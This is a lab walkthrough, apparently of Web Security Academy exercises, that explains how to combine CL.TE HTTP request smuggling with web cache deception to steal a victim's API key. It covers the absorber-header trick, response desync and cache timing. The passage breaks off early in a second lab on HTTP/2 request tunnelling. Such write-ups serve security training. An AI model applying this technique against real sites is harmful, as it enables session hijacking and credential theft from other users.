
18. Exploiting HTTP request smuggling to perform web cache deception

Description:
We need to steal the API key of the victim by using web cache deception. The lab is vulnerable to CL.TE.
Explanation:
When we login with the given credentials, we can see that the endpoint is /my-account?id=wiener which has our account that shows the API key. I tried to remove the ?id=wiener in the URL panel. Sending only /my-account still shows the API key. Looks like the backend is validating the my-account page using session cookies.

tracking.js is getting cached, and we will send this request to repeater.


We send the request to the homepage and confirm the CL.TE vulnerability.

We will send this request and see that the cache resets in 30 seconds. At about 27 seconds, we will send the poisoning request so that the next request sent by the victim caches the page on tracking.js.

We will smuggle this request where GET /my-account HTTP/1.1 will be processed by the backend as a separate request. The X-Ignore: X header acts as an absorber - when the victim’s next request arrives, their request line (GET / HTTP/1.1) gets appended to X-Ignore: X as a header value, making it X-Ignore: XGET / HTTP/1.1. This means the victim’s remaining headers, including their Cookie: session=... header, become part of the smuggled /my-account request. The backend uses the victim’s session cookie to render their account page (showing their API key).
Here’s the key to understanding why this gets cached: the frontend and backend share a TCP connection where responses are matched to requests in order. The frontend sent the victim’s request (say, GET /resources/js/tracking.js) and received the next response from the backend. But the backend actually processed the smuggled GET /my-account first and returned the victim’s account page as that response. The frontend doesn’t know about the desync - it just thinks “this is the response for tracking.js.” Since tracking.js is a static resource, the frontend caches it. Now the victim’s account page (with their API key) is stored in the cache under the tracking.js URL. We can then fetch tracking.js ourselves and read the victim’s API key from the cached response.
We need to wait for the victim to use the application and it will store their home page on the cache where tracking.js is stored. We can see the API key for administrator in the response.

We will submit this API Key as the solution.

This solves the lab.
19. Bypassing access controls via HTTP/2 request tunnelling

Description:
We need to do a HTTP/2 request tunneling to access the admin panel and delete the user carlos.
Explanation:
The application has a search functionality. We will send this request to repeater.


We will change the request method to POST, remove unnecessary headers and send the request. We can see that we get the search term reflected in the response.
